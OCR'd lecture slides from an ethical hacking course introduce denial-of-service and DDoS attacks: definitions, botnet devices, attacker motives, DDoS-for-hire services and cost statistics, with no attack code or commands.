Denial of Service

You shall not pass!

Andrea Costanzo

This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.

Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.


Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems

DoS and DDoS

- **A denial of service (DoS)** attack is an action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as bandwidth, central processing units (CPU), memory, protocol buffers, and disk space

- A **distributed denial of service (DDoS)** attack is conducted remotely by an attacker (the *botmaster*) using networks of devices infected by malware
  - Nodes are referred to as **bots** and clusters of connected bots are known as **botnets**
  - During an attack, each bot submits requests to the target's IP address, with the aim of overwhelming the target with requests, thereby leading to denial-of-service to legitimate traffic

- Affected devices
  - **Traditional computing devices**: Desktop PCs, laptops, servers (web, mail, etc.), virtual machines
  - **Mobile devices**: Smartphones (Android, iOS), tablets
  - **IoT devices**: Smart TVs, IP cameras/CCTV, routers/modems, smart speakers (e.g., Amazon Echo, Google Home), smart light bulbs/switches, smart thermostats, smart refrigerators, smart doorbells, baby monitors
  - **Office & network equipment**: Networked printers, VoIP phones, network switches, firewalls (if misconfigured or outdated), NAS (Network-Attached Storage) devices
  - **Other smart devices**: Game consoles, smartwatches and wearables, drones, smart car infotainment



1
2
OK
3
$
4

DoS and DDoS: why?

- **Reasons behind attacks are very often not made known, and thus the prevalence of various motivations is difficult to measure**

- Cloudflare estimates that 9-19% of DDoS attacks are **financially motivated** - i.e. they involve extortion of money


- Other motivations are thought to include
  - Ideology (hacktivism)
  - Political (cyber warfare and targeted sabotage)
  - Obscuration - i.e. providing cover for other cyber attacks
  - Personal motivation (hackers launching attacks ‘because they can’)



https://www.stationx.net/ddos-statistics/

DDoS as a service: Cybercriminals as IT startups

Source: https://securelist.com/the-cost-of-launching-a-ddos-attack/77784/




- Ordering a DDoS nowadays is done using a full-fledged web services, without direct contact between the cybercriminal and the “customer“
- Upon buying, the “offers“ leave links to DDoS resources rather than contact details
- “Customers“ can use them to make payments, get reports on work done or utilize additional services
- The structure of these web services looks similar to that offered by legal services

DoS and DDoS: the damage

- DDoS attacks have a massive impact on businesses, as a single attack can affect multiple aspects of an organization's operations
- Most commonly-encountered operational impacts
  - significant increase in load times (52%)
  - slight increase in load times (33%),
  - transaction failures (29%)
  - complete disruption/non-availability of services (13%)
- Most commonly-encountered consequences of DDoS attacks are software/hardware replacement, reduction in revenue, loss of consumer trust, customer data theft, financial theft, and loss of intellectual property
- Average cost-per incident of DDoS attacks is
  - **$52,000** for small-to-medium-sized businesses
  - **$444,000** for enterprises
- **The global DDoS protection and mitigation market was valued at $2.91 Billion in 2022 expected to reach USD $7.45 Billion by 2030**

DoS and DDoS: duration of the attacks



For obvious reasons, we cannot try a DDoS in our labs.

